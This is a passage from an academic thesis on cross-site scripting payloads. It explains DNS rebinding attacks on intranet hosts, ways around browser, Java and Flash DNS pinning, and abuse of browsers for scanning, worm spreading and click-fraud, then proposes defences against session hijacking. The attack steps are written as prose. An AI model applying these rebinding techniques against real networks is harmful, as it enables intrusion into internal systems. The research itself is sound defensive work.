Example: Attacking an intranet host located at `10.10.10.10` would roughly work like this (see also Figures 6.3.A to 6.3.C):

[1] The here documented DNS rebinding attacks depend on specifics and flaws of the browser and plug-in implementations which were current at the time the issues were initially reported. Some of the discussed issues have been fixed in the meantime.

1. The victim downloads a malicious script from `www.attacker.org` (see Figure 6.3.A)

2. After the script has been downloaded, the attacker modifies the DNS answer for `www.attacker.org` to `10.10.10.10`

3. The malicious script requests a web page from www.attacker.org (e.g via loading it into an iframe)

4. The web browser again does a DNS lookup request for `www.attacker.org`, now resolving to the intranet host at `10.10.10.10`

5. The web browser assumes that the domain values of the malicious script and the intranet server match. Thus, the SOP is satisfied and browser grants the script unlimited access to the intranet server. (see Figure 6.3.B)

Using this attack, the script can access the server's content (see Figure 6.3.C). With this ability the script can execute refined fingerprinting, leak the content to the outside or locally analyze the content in order to find further security problems.


### 6.2.2. Breaking the browser's DNS pinning

As mentioned above (see Sec. 3.3.4), "DNS pinning", the permanent mapping between a DNS entry and an IP address for the livetime of the browser session, is employed to counter DNS rebinding problems.


While in general DNS pinning is an effective countermeasure against such an attack, unfortunately there are scenarios that still allow the attack to work: Josh Soref has shown in [245] how in a multi session attack a script that was retrieved from the browser's cache still can execute this attack. Furthermore, we have shown in [124] that current browsers are vulnerable to breaking DNS pinning by selectively refusing connections: After the DNS rebinding took place, the attacker's web server refuses connection attempts from the victim. These failed connections cause the web browser to renew its DNS information for the respective domain, thus receiving the new mapping.

Following our disclosure, Kanatoko [141] found out that many browsers also drop their DNS pinning when the browser tries to access a closed port on the attacker's host. Thus, dynamically requesting an image from `http://attacker.org:81` is sufficient to propagate the new DNS information to the browser. See [113] for a full list of the different browser's pinning implementation which was compiled late 2007.


Additionally, Stuttard [247] pointed out that the web browser's DNS pinning does not apply when a web proxy is being used, because in this situation DNS resolution is performed by the proxy, not the browser. As he documented, until now none of the widely deployed web proxies take DNS rebinding attacks into account, thus rendering any browser-based countermeasures useless.




A. Payload delivery




B. DNS rebinding step




C. Information leakage

Figure 6.3.: DNS rebinding attack

### 6.2.3. Further DNS rebinding attacks

In this section, for completeness sake, we briefly document disclosed DNS rebinding issues which were found in connection to browser plug-ins such as Java or Flash. While this thesis deliberately focuses on JavaScript attacks (see Sec. 3.2), we herewith widen the extend of the discussion slightly because most of the documented attacks exist in close relations to the respective JavaScript payloads.

#### DNS rebinding and Java

As detailed above, DNS rebinding attacks were originally invented to undermine the SOP of Java applets [237]. For this reason, the JVM introduced strict DNS pinning in 1996 [194]. The JVM maintains its own DNS pinning table that is populated separately from the browser's internal pinning table. This table is kept for the complete livetime of the JVM-process. However, several approaches to undermine the JVM's DNS pinning mechanism have been disclosed recently:

- **LiveConnect:** As explained in Section 6.1.2, some web browsers allow JavaScript to directly instantiate Java objects using the LiveConnect-feature [190]. If a networking object like a socket is created this way, the JVM immediately initiates a DNS query to pin the object to the document's origin. We have shown [131] that if, at this point, the DNS setting for the respective domain already has been rebound to the internal address, the JVM pins the object to the internal IP address. This way the attacker is able to employ Java objects that are available through Java's standard library in his attack.
- **Java applets and proxies:** David Byrne [28] documented that in cases where the browser and the JVM are configured to use an outbound HTTP proxy, the JVM can be tricked into pinning the internal IP address:

  1. The victim's web browser tells the proxy to load a web page using the URL `http://attacker.org/index.html`.
  2. The proxy queries the adversary's DNS server for the IP address of `attacker.org`.
  3. The DNS server replies with the server's address (e.g., `200.200.200.200`).
  4. The proxy retrieved the web page and passes it on to the browser.
  5. The web page contains an embedded Java applet which is hosted at `http://attacker.org/bad.class`.
  6. The browser's rendering engine encounters the `applet`-element and instantiates the JVM with the applet's URL.
  7. The JVM queries the attacker's DNS server for `attacker.org`'s IP address, bypassing the proxy.
  8. The DNS servers replies to this second request with the internal IP address (e.g., `10.10.10.10`), which is pinned by the JVM.

9. Then, the JVM initiates the retrieval of the applet's code. However, as the JVM is configured to use the HTTP proxy, the applet itself is requested by the proxy which still uses the server's original IP address.

The result of this series of events is that the applet which was retrieved by the proxy from `200.200.200.200` is pinned by the JVM to `10.10.10.10`, thus enabling the attacker to use it as part of his rebinding attack.

- **Cached Java applets:** To minimise loading times, the JVM maintains a cache of previously loaded applets. In this cache the applets are stored accordingly to the respective HTTP `expires`-header. In addition to the applet itself, the cache also contains the applet's original URL. Only if an applet is requested from the exact same URL, the cached version of the applet will be used.

  Billy K. Rios has documented how this behaviour can be exploited in a multi session attack [220]: For this method to work, the victim has to be tricked twice into executing the malicious code. The first time the code solely loads the applet from `attacker.org` using the server's real IP address. This process only serves the purpose to store the applet in the JVM's cache. After the applet has been delivered, the attacker changes the DNS mapping of `attacker.org` to point to the targeted internal address. If, in a new browser session, the victim visits again a page that is controlled by the attacker, the malicious code dynamically includes the applet in the page using the exact same URL as in the attack's first step. As the URL matched the cache entry, the applet is retrieved from the cache. However, as the cache only contains the URL but not the actual IP address, the JVM queries the attacker's DNS server for the IP of `attacker.org` and consequently pins the applet to the internal address.

  In addition, Rios discussed that the same behaviour might be triggered either by loading new JVM instances through URL handlers (like `picassa://`) or by enforcing the execution of the applet using a different Java version (a capability that Sun intends to disable in the future) [220].

**Attack capabilities provided by Java** Java provides full TCP and UDP socket connections to the targeted host. This can be used for, e.g., port-scanning, fingerprinting of non-HTTP services, or communication using arbitrary protocols. In cases where the network services of the targeted intranet host are not fully patched, the adversary could use arbitrary, well known exploits to, e.g., trigger buffer overflow vulnerabilities.

Furthermore, as Rios pointed out [220], the availability of mature Java libraries for virtually every purpose enables the adversary to easily and quickly create attack code that targets non-trivial or obscure network services.

### DNS rebinding and Flash

Kanatoko [142] demonstrated, that the Flash player plug-in is also susceptible to DNS rebinding attacks. The Flash player does neither inherit the browser's pinning table nor

implements DNS pinning itself. Like Java applets, the Flash player's scripting language ActionScript supports low level socket communication, thus extending the adversary's capabilities towards binary protocols. Using this capability non-HTTP attacks like full portscans on the intranet or accessing binary protocols are possible. Using the capabilities, Thai N. Duong [55] demonstrated how to uses a malicious Flash file to run a TCP socket relay in the victim's browser. Using a similar approach, Kaminsky [138] was able to tunnel arbitrary TCP protocols into the internal network. He exemplified this capability by running Nessus-scans on intranet hosts.

In order to evaluate the attack surface, Jackson et al. ran a Flash 9 advertisement on a minor advertising network. Within three days they temporarily compromised more than 25.000 internal networks while paying less than 50 USD [113].

## 6.3. Selected XSS Payloads in the internet context

It has also been discussed how active client-side content could be employed to attack third parties. In such cases the victims web browser is misused by the adversary as an attack proxy. This way the attack's real origin can be obfuscated as the actual network connections come from the hijacked browser's IP address.

This topic has received comparatively little attention in the past. The reason for this is twofold: For one, the capabilities provided by a web browser for malicious purposes (see Sec. 3.3) are still rather obscure and under estimated. In addition, it is still unsolved how to address this class of attacks.

We discuss three selected techniques in this section to illustrate the adversary's capabilities in this execution-context. We anticipate this class of attacks to gain momentum in the future, especially since Jackson et al. have demonstrated in [113] that distributing malicious client-side code through online-advertisement can provide the adversary with means comparable to a mid-sized botnet.

### 6.3.1. Scanning internet web applications for vulnerabilities

With the birth of the so called "Web 2.0" phenomena, various web applications started to offer services that can be included seamlessly into other web pages. In many cases, these services are realized through cross-domain `script`-tags that in turn invoke pre-defined callback functions [185]. Other services transfer various cross-domain content into one single domain, thus allowing cross-domain interaction. Hoffman [106] demonstrated how victimized web browsers can abuse such services to scan third party web applications for XSS vulnerabilities. Instead of relying on DNS rebinding in order to establish cross-domain read/write HTTP connections, they employ Web 2.0 services which provide access to arbitrary cross-domain web content.

In his example, Hoffman used "Google Translate" [81], a service that offers to translate complete web pages from one natural language into another one while preserving the page's HTML markup and active client-side content. The service is invoked by providing an URL to the web page that is supposed to be translated and then provides the translation result hosted on the service's domain. The adversary first requests the

translation of a page that contains his malicious JavaScript. This way the script runs on a webpage that belongs to the translation service's domain. Then the script itself requests the translation of a page belonging to the target site. As the result of this translation again is hosted on the service's domain, the malicious script gains complete read access to the foreign page. This way, the adversary's script can spider and analyse complete web applications. The translation step does not interfere with the scripts purpose, as the adversary is mainly interested in the web site's structure which is defined by its HTML markup. This way the script is able to identify potential insertion points for XSS attacks and evaluate if these points indeed represent vulnerabilities.

As the adversary only uses a hijacked browser and a public available internet service in his scan, the real source of the vulnerability scan is hidden effectively.

### 6.3.2. Assisting worm propagation

Lam et al. discuss in [162] how web browsers can be abused to aid the propagation of worms that spread through vulnerabilities in web applications. Such vulnerabilities are usually exploited by requesting specially crafted URLs. Therefore, the actual attack can be executed by any web browser via CSRF.

In Lam et al.'s worm propagation model, a worm-infected web server adds the malicious client-side code to all served web pages. This code then uses the web browsers that have received the code to spread the worm further: First, the victimized web browsers try to find vulnerable web servers using the BRA. If a potential attack target has been located, the client-side script executes the attack by sending the exploit using JavaScript's indirect communication capabilities. Finally, the freshly infected web server also adds the malicious payload to its own web pages, thus helping to spread the worm further.

Additionally, [162] shows how the resulting network of infiltrated web browsers can be abused for distributed denial-of-service attacks.

### 6.3.3. Committing click-fraud through DNS rebinding

Payment models of online advertisement networks are based on the amount of visitors that reach the advertised site through the respective ad. To counter naive fraud attempts, online ads employ a random nonce as part of interaction between the promoted site and the page that carries the advertisement. As the content of this nonce is protected by the SOP, an adversary cannot create accountable clicks using CSRF.

However, as shown above, Java or Flash based DNS rebinding attacks allow socket connections to arbitrary network connections. This enables browser-based cross domain read/write HTTP connections to both sites - the sites that carry ads and the promoted sites themselves. This capability empowers the attacker to initiate sophisticated click-fraud attacks that go as far as simulating realistic click-through site access on the advertised site. In [113] Jackson et al. exemplified how this way large scale rebinding attacks can be used to commit lucrative and hard to detect click-fraud.

# Part II.

# Mitigating Cross-Site Scripting Attacks

### Outline

As motivated in Section 3.5, as long as XSS vulnerabilities occur frequently, a second line of defense is required. Such defensive techniques can be provided by countermeasures that specifically aim to mitigate the actions of a targeted XSS Payload type.

In this part, we propose novel countermeasures for three selected XSS Payloads types: Session Hijacking (see Chapter 7), Cross-Site Request Forgery (see Chapter 8), and attacks against intranet resources (see Chapter 9).

The content of this part pursues several objectives: For one, we aim to advance the state of the art in respect to mitigating the selected XSS Payload types. Furthermore, we target to gain insight about the potential shortcomings of the current web application paradigm which enable the existence of the examined payload type. Finally, we demonstrate the usage of our general methodology for systematical design of payload specific mitigation strategies (see below).

### Methodology

All countermeasures which are proposed in this part have been designed by utilizing variants of the same general methodology:

- First, we thoroughly analyse the regarded XSS Payload type.
- Then, based on this systematical analysis, we isolate a set of minimal technical capabilities which the adversary is required to posses for the payload to function.
- Finally, we investigate methods to deprive the attacker of these capabilities.

Using this method, we succeeded in developing countermeasures against all regarded payload types.

# 7. Protection Against Session Hijacking

## 7.1. Concept overview and methodology

In this chapter we propose three complementary countermeasures against the described session hijacking attacks of Section 4.1. Each of these countermeasures is designed to disarm at least one of the in Sections 4.1.1 to 4.1.3 specified threats. The proposed countermeasures were originally published in [123].

As session hijacking is an attack located within the application execution-context (see Sec. 3.4), the proposed countermeasures take effect on the application level. Therefore, they have to be implemented specifically for each web application for which the protection should be enabled. While being applicable both on the server-side (where the web application is hosted) and on the client-side (where the XSS attack is executed), we describe the countermeasures for a server-side implementation scenario. Additionally, in Section 7.3.4 we briefly discuss how the concepts can be realised on the client-side.

Depending on the web application's security requirements one or more of these techniques can be implemented. A combination of these countermeasures is able to protect a web application against all currently known session hijacking attacks.

Please note: Some of the proposed techniques employ JavaScript. This approach is valid, as these methods are designed to protect against JavaScript based attacks - in situations in which no JavaScript is available, implementing these defense techniques is unnecessary.

### Methodology

The following methodology was utilized to design and implement our countermeasures:

1. First the targeted attacks were analysed systematically to isolate at least one necessary technical requirement for the attack to function as wanted by the attacker. Such a requirement is characterized by the fact that if the attacker is deprived of the requirement's corresponding capability, he cannot successfully execute the attack any longer. See Table 7.1 for a brief overview of the respective isolated requirements and Sections 7.2.1 to 7.2.3 for further details.

2. In a second step, technical countermeasures were designed that aimed to revoke these specific requirements.

   E.g., if attack $A_1$ necessarily requires the technical capability to do action $a_1$ on object $o_1$, we aimed to design a countermeasure that revokes this capability.

| Attack | Capability | Objects |
|---|---|---|
| SID theft | Read access via JavaScript | Cookie data |
| Browser hijacking | Read access / prior knowledge | Utilized URLs |
| Background XSS propagation | Read/write access via Javascript | Other pages of the same application |

Table 7.1.: Required capabilities of the attacks

3. Finally, we ensured that the countermeasure's targeted protection coverage is achieved through theoretical and practical evaluation. Furthermore, we assessed the limitations and drawbacks of the countermeasure.

## 7.2. Practical session hijacking countermeasures

### 7.2.1. Session ID protection through deferred loading

To successfully launch a SID theft attack, the adversary has to be able to read the SID via JavaScript in order to transmit it outside of the attacked browser. Thus, the adversary necessarily has to possess the capability to read the SID value.

Consequently, the main idea of the proposed technique is twofold:

- For one, we store the SID in such a way that malicious JavaScript code bound by the SOP is not able to access it any longer.
- Secondly, we introduce a deferred process of loading the webpage, so that security sensitive actions can be done, while the page is still in a trustworthy state. This deferred loading process also guarantees the avoidance of timing problems.

To successfully protect the SID, it has to be kept out of reach for any JavaScript that is embedded into the webpage. For this reason, we store the SID in a cookie that does not belong to the webpage's domain. Instead, the cookie is stored for a different (sub-)domain that is also under the control of the web application. In the following paragraphs the main web application will reside on `www.example.org`, while the cookies will be set for `secure.example.org`. The domain `secure.example.org` is hosted on the same server as the main web application. Server scripts of the main web application have to be able to share data and/or communicate with the server scripts on `secure.example.org` for this technique to work. On the `secure` domain only two simple server scripts exist: `getCookie.ext` and `setCookie.ext`. Both are only used to transport the cookie data. The data that they respond is irrelevant - in the following description they return a 1-by-1 pixel image.

To carry out the deferred loading process we introduce the *PageLoader*. The PageLoader is a JavaScript that has the purpose to manage the cookie transport and to load the webpage's content. To transport the cookie data from the client to the server it includes an image with the `getCookie.ext` script as URL. For setting a cookie it does the same with

the `setCookie.ext` script. To display the webpage's body the PageLoader requests the body data using the XMLHttpRequest object. Alternatively iframe or script inclusion can be employed on older browsers (see Sec. 1.3).

In the following specifications the abbreviations "RQ" and "RP" denote respectively "HTTP request" and "HTTP response".

### Getting the cookie data


The process of transferring an existing cookie from the client to the server is straight forward. In the following scenario the client web browser already possesses a cookie for the domain `secure.example.org`. The loading of a webpage for which a cookie has been set consists of the following steps (see figure 1.a):

1. The client's web browser sends an HTTP request for `www.example.org/index.ext` (RQ1).
2. The web server replies with a small HTML page that only contains the PageLoader (RP1).
3. The PageLoader includes the `getCookie.ext` image in the DOM tree of the webpage. This causes the client's web browser to request the image from the server (RQ2). The cookie containing the SID that is stored for `secure.example.org` is included in this request automatically.
4. The PageLoader also requests the webpage's body using the XMLHttpRequest object (RQ3). This HTTP request happens parallel to the HTTP request for the `getCookie.ext` image.
5. The web server waits with the answer to RQ3 until it has received and processed the request for the `getCookie.ext` image. According to the cookie data that this request contains, the web server is able to compute and send the webpage's body (RP2).
6. The PageLoader receives the body of the webpage and uses the `document.write` method to display the data.

The web server has to be able to identify that the last two HTTP requests (RQ2 and RQ3) where initiated by the same PageLoader and therefore came from the same client. For this reason the PageLoader uses a request ID (RID) that is included in the URLs of the request RQ2 and RQ3. The RID is used by the web server to synchronize the request data between the domains `www` and `secure`.

### Setting a cookie

The usually preceding process of transferring existing cookie data from the client to the server, as described above, is left out for brevity. With this simplification the setting of a cookie consists of the following steps (see figure 1.b):




a. Getting a cookie b. Setting a cookie

Figure 7.1.: schematic view of the processes

1. The client's web browser sends an HTTP request for `www.example.org/index.ext` (RQ1).

2. The web server replies with the PageLoader (RP1) and the PageLoader subsequently requests the body data (RQ2).

3. The web server computes the request RQ2. Because of the outcome of the computation the server decides to place a cookie. The server replies with "`SETCOOKIE`" to the PageLoader's request for the body data (RP2).

4. The PageLoader receives the "`SETCOOKIE`" token and includes the `setCookie.ext` image in the DOM tree of the webpage. This causes the client's web browser to request the image from the server (RQ3).

5. The PageLoader also requests the webpage's body once more (RQ4). This HTTP request happens parallel to the HTTP request for the `setCookie.ext` image.

6. The web server receives the request for the image and includes the cookie data in the response (RP3). The web server marks the RID as "used" (see below).

7. The web server waits with the answer to RQ4 until it successfully delivered the `setCookie.ext` image to the client. After the image request has been processed the body data gets sent (RP4).

There is an important timing aspect to take into consideration: The PageLoader should not display the HTML body data before the cookie setting process is finished, and the web server should never reply more than once to a `setCookie.ext` request containing the same RID value. Otherwise, the security advantage of the proposed method would be lost, because after the HTML body data is displayed in the client's browser a malicious JavaScript might be executed. This script then could traverse the DOM tree to obtain the full URL of the `setCookie.ext` image and communicate this information via the internet to the attacker. If, at this point of time, the web server still treats this image URL (more precise: the RID value) as valid, the attacker would be able to successfully request the image including the cookie data from the web server. If no invalidation of the RID happens, the described technique will only shift the attack target from losing the cookie value to losing the RID value. For the same reason, the RID value must be random and of sufficient length in order to prevent guessing attacks. Because of the restrictions posed by the Same Origin Policy, the cookies stored for `secure.example.org` are not accessible by JavaScript embedded into a page from `www.example.org`. Furthermore, JavaScript is not allowed to change `document.domain` to `secure.example.org` because this value is not a valid domain suffix of the original host value `www.example.org`. The `secure` subdomain only contains the two specified server scripts for cookie transportation. The reply data of these server scripts does not contain any dynamic data. Thus, an XSS attack on `secure.example.org` is not feasible. Therefore, the proposed technique successfully prevents cookie stealing attacks without limiting cookie usage.

### 7.2.2. One-time URLs

Again, as outlined in Section 7.1, to defend against browser hijacking (see 4.1.2) we aim to deprive the adversary of fundamentally required capabilities which are needed for this attack class to succeed.

Every browser hijacking attack has one characteristic in common: The attacking script submits one or more HTTP requests to the server and potentially parses the server's response. The basis for this attack is therefore the attacker's knowledge of the web application's URLs. The main idea of the proposed countermeasure is to enhance the application's URLs with a secret component which cannot be known, obtained, or guessed by the attacking JavaScript. As long as the server responds only to requests for URLs with a valid secret component, the attacker is unable to execute a browser hijacking attack.

To determine the requirements for successful URL hiding we have to examine the abilities of rogue JavaScript. The secret URL component has to satisfy the following limitations:

- It has to be unguessable.
- It must not be stored in an HTML element, e.g. a hidden form field. JavaScript can access the DOM tree and therefore is able to obtain any information that is included in the HTML code.

- It must not be stored in public JavaScript variables. All JavaScript code in one webpage exists in the same namespace. Therefore, a malicious script is able to execute any existing JavaScript function and read any available public variable.
- It must not be hard coded in JavaScript. Every JavaScript element (i.e. object, function or variable) natively supports the function `toString()` which per default returns the source code of the element. Malicious script could use this function to parse code for embedded information.
- It has to be valid only once. Otherwise, the attacker's script could use the value of `document.location` to emulate the loading process of the displayed page.

Thus, the only place to keep data protected from malicious JavaScript is a private variable of a JavaScript object (see Sec. 1.3.3). In the following paragraphs we show how this approach can be implemented. We only describe this implementation in respect of randomizing hyperlink URLs. The randomization of HTML forms is left out for brevity - the applicable technique is equivalent.

### The URLRandomizer Object

Our approach uses a URL GET parameter called "rnonce" to implement the URL randomization. Only URLs containing a valid rnonce are treated as authorized by the web server. To conduct the actual randomization of the URLs we introduce the URLRandomizer, a JavaScript object included in every webpage. As introduced above, the URLRandomizer object contains a private variable that holds all valid randomization data. During object creation the URLRandomizer requests from the web server a list of valid nonces for the webpage's URLs. This request has to be done as a separate HTTP request on runtime. Otherwise, the list of valid nonce would be part of the source code of the HTML page and therefore unprotected against XSS attacks. The URLRandomizer object also possesses a privileged method called "go()" that has the purpose to direct the browser to new URLs. This method is called by hyperlinks that point to URLs that require randomization:

```
<a href="\#" onclick="URLRandomizer.go('placeOrder.ext');">Order</a>
```

The `go()` method uses the function parameter and the object's private randomization data to generate a URL that includes a valid rnonce. This URL is immediately assigned to the global attribute `document.location` causing the client's web browser to navigate to that URL. Listing 1 shows a sketch of the URLRandomizer's `go()` function. In this code "validNonces" is a private hashtable containing the valid randomization data.

```
this.go = function(path){
    var nonce = validNonces[path];
    document.location =
         "http://www.example.org/"+path+"?rnonce="+nonce;
}
```

Listing 7.1: Sketch of the URLRandomizers go() function

### Timing aspects

As mentioned above, the URLRandomizer obtains the valid randomization data from the server by requesting it via HTTP. This leads to the following requirement: The URL that is used to get this data also has to be randomized and limited to one time use. It is furthermore important, that the URLRandomizer object is created early during the HTML parsing process and that the randomization data is requested on object creation. Otherwise, malicious JavaScript could examine the source code of the URLRandomizer to obtain the URL for the randomization data and request it before the legitimate object does. As long as the definition and creation of the URLRandomizer object is the first JavaScript code that is encountered in the parsing process, this kind of timing attack cannot happen.

### Entering the randomized domain

It has to be ensured that the first webpage, which contains the URLRandomizer object, was not requested by a potential malicious JavaScript, but by a proper user of the web application. Therefore, an interactive process that cannot be imitated by a program is required for the transition. The natural solution for this problem is combining the changeover to one-time URLs with the web application's authentication process. In situations where no authentication takes place CAPTCHA (Completely Automated Public Turing-Test to Tell Computers and Humans Apart) technology [263] can be employed for the transition. If no interactive boundary exists between the realms of static and one-time URLs, a malicious JavaScript would be able to request the URL of the entry point to the web application and parse its HTML source code. This way the script is able to acquire the URL that is used by the URLRandomizer to get the randomization data.

### Disadvantages of this approach

The proposed method poses some restrictions that break common web browser functionality: Because it is forbidden to use a random nonce more than once, the web server regards every HTTP request that includes an invalidated nonce as a potential security breach. Depending on the security policy such a request may result in the termination of the authenticated session. Therefore, every usage of the web browser's "Back" or "Reload" buttons pose a problem because these buttons cause the web browser to reload pages with invalid nonces in their URLs. A web application using one-time URLs should be verbose about these restrictions and provide appropriate custom "Back" and "Reload" buttons as part of the application's GUI. It is also impossible to set bookmarks for URLs that lie in the randomized area of the web application, as the URL of such a bookmark would contain an invalid random nonce. Other issues, e.g. the opening of new browser windows, can be solved using DHTML techniques. Because of the described restrictions, a limitation on the usage of one-time URLs for only security sensitive parts of the web application may be recommendable.

#### Alternative solutions

Some of the limitations mentioned above exist because the proposed URLRandomizer object is implemented in JavaScript. As described above the separation of two different JavaScript objects running in the same security context is a complex and limited task. Especially the constraint that a random nonce can be used only once is due to the described problems. An alternative approach would be using a technology that can be separated cleanly from potential malicious JavaScript. There are two technologies that might be suitable candidates: Java applets [250] and Adobe Flash [3]. Both technologies have characteristics that suggest that they might be suitable for implementing the URL randomizing functionality: They provide a runtime in the web browser for client side code which is separated from the JavaScript runtime, they possess interfaces to the web browser's controls, they are able to export functionality to JavaScript routines and they are widely deployed in today's web browsers. Before implementing such a solution, the security properties of the two technologies have to be examined closely, especially in respect of the attacker's capability to include a malicious Java or Flash object in the attacked web page.

### 7.2.3. Subdomain switching

The underlying fact which is exploited by the attacks described in Section 4.1.3 is, that webpages with the same origin implicitly trust each other and, thus, can read and write each others content. Because of this circumstance rogue iframes or background windows are capable of inserting malicious scripts in pages that would not be vulnerable otherwise. As years of security research have taught us, implicit trust is seldom a good idea - instead explicit trust should be the default policy.

Consequently, according to the methodology outlined in Section 7.1, our proposed countermeasure is to revoke the inter-page read/write capabilities which are inherently granted to the JavaScript through the implicit trust relationship between the application's individual pages.

To remove this implicit trust between individual webpages that belong to the same web application, we have to ensure that no trust relationship between these pages induced by the Same Origin Policy exists: As long as the `document.domain` property for every page differs, background XSS propagation attacks are impossible.

To achieve this trust removal, we introduce additional subdomains to the web application. These subdomains are all mapped to the same server scripts. Every link included into a webpage directs to a URL with a subdomain that differs from the domain of the containing webpage. For example a webpage loaded from `http://s1.www.example.org` only contains links to `http://s2.www.example.org`. Links from `s2.www.example.org` would go to `s3.www...` and so on. As a result every single page possesses a different `document.domain` value. In cases where a page A explicitly wants to create a trust relationship to a second page B, pages A and B can change their `document.domain` setting to exclude the additional subdomain.

#### Tracking subdomain usage

As mentioned above, all added subdomains map to the same server scripts. Therefore, the URL `http://s01.www.example.org/order.ext` points to the same resource as for example the URL `http://s99.www.example.org/order.ext`. The subdomains have no semantic function; they are only used to undermine the implicit trust relationship. If a malicious script rewrites all URLs in a page to match the script's `document.domain` value, the web application will still function correctly and a background propagation attack will again be possible. For this reason, the web server has to keep track which mapping between URLs and subdomains have been assigned to a user's session.

#### Implementation aspects

The implementation of the subdomains is highly dependent on the application server used. For our implementation we used the Apache web server [167] which allows the usage of wildcards in the definition of subdomain names. Consequently, we had unlimited supply of applicable subdomain names. This allows the choice between random subdomain names or incrementing the subdomain identifier (`s0001.www` links to `s0002.www` which links to `s0003.www` and so on). On application servers that do not offer such an option and where, therefore, the number of available subdomain names is limited, the web application has to be examined closely. It has to be determined how many subdomains are required and how the mapping between URLs and subdomains should be implemented. These decisions are specific for each respective web application.

## 7.3. Discussion

### 7.3.1. Combination of the methods

Before implementing the countermeasures described in Section 7.2, the web application's security requirements and environment limitations have to be examined. A combination of all three proposed methods provides complete protection against all known session hijacking attacks:

- The Deferred Loading Process prevents the unauthorized transmission of SID information, thus, reliably stops SID theft attacks.

- Subdomain Switching limits the impact of XSS vulnerabilities to only the vulnerable pages. Therefore, the propagation of a malicious script from one web page to the next is impossible.

  Furthermore Browser Hijacking attacks that rely on the attacker's capability to access the content of the attack's HTTP responses are also prevented as the XMLHttpRequest object is bound by the Same Origin Policy: With Subdomain Switching in effect the attacking script would have to employ iframe or image inclusion to create the attack's HTTP request.

- Finally, One-Time URLs prevent all browser hijacking attacks as the adversary's script is not able to address valid URL-based resources of the application anymore.

It is strongly advisable to implement all three methods if possible. Otherwise, the targeted security advantage might be lost in most scenarios.

### 7.3.2. Limitations

As shown above, a combination of the countermeasures protects against the session hijacking attacks described in Section 4.1. However, on the actual vulnerable page in which the XSS code is included, the script still has some capabilities, e.g altering the page's appearance or redirecting form actions. Thus, especially webpages that include HTML forms should be inspected thoroughly for potential weaknesses even if the described techniques were implemented.

The described techniques are not meant to replace input checking and output sanitation completely. They rather provide an additional layer of protection to mitigate the consequences of occurring XSS vulnerabilities.

### 7.3.3. Transparent implementation

An implementation of the proposed methods that is transparent to existing web applications is desirable. Such an implementation would allow to protect legacy applications without code changes.

#### Deferred Loading

There are no dependencies between the deferred loading process and the content of the application's webpages. Therefore, a transparent implementation of this method is feasible. It can be realized using an HTTP proxy positioned before the server scripts: The proxy intercepts all incoming and outgoing HTTP messages. Prior to transferring the request to the actual server scripts, the "get cookie" process is executed (see figure 7.2). Before sending the HTTP response to the client, all included cookies are stripped from the response and send to the client via the "set cookie" process.

#### One-Time URLs and Subdomain Switching

Implementing One-Time URLs and Subdomain Switching in a transparent fashion poses in both cases very similar challenges. In this section, we outline an implementation of One-Time URLs. Most of the here discussed issues also concern Subdomain Switching. However, Subdomain Switching does not pose additional difficulties.

A transparent implementation of One-Time URLs also would employ proxy like functionality. All incoming requests are examined whether their URLs are valid, i.e. contain a valid random nonce. All outgoing HTML data is modified to use the specified URLs. Implementing such a proxy is difficult because all application local URLs have to be rewritten for using the randomizer object. While standard HTML forms and hyperlinks

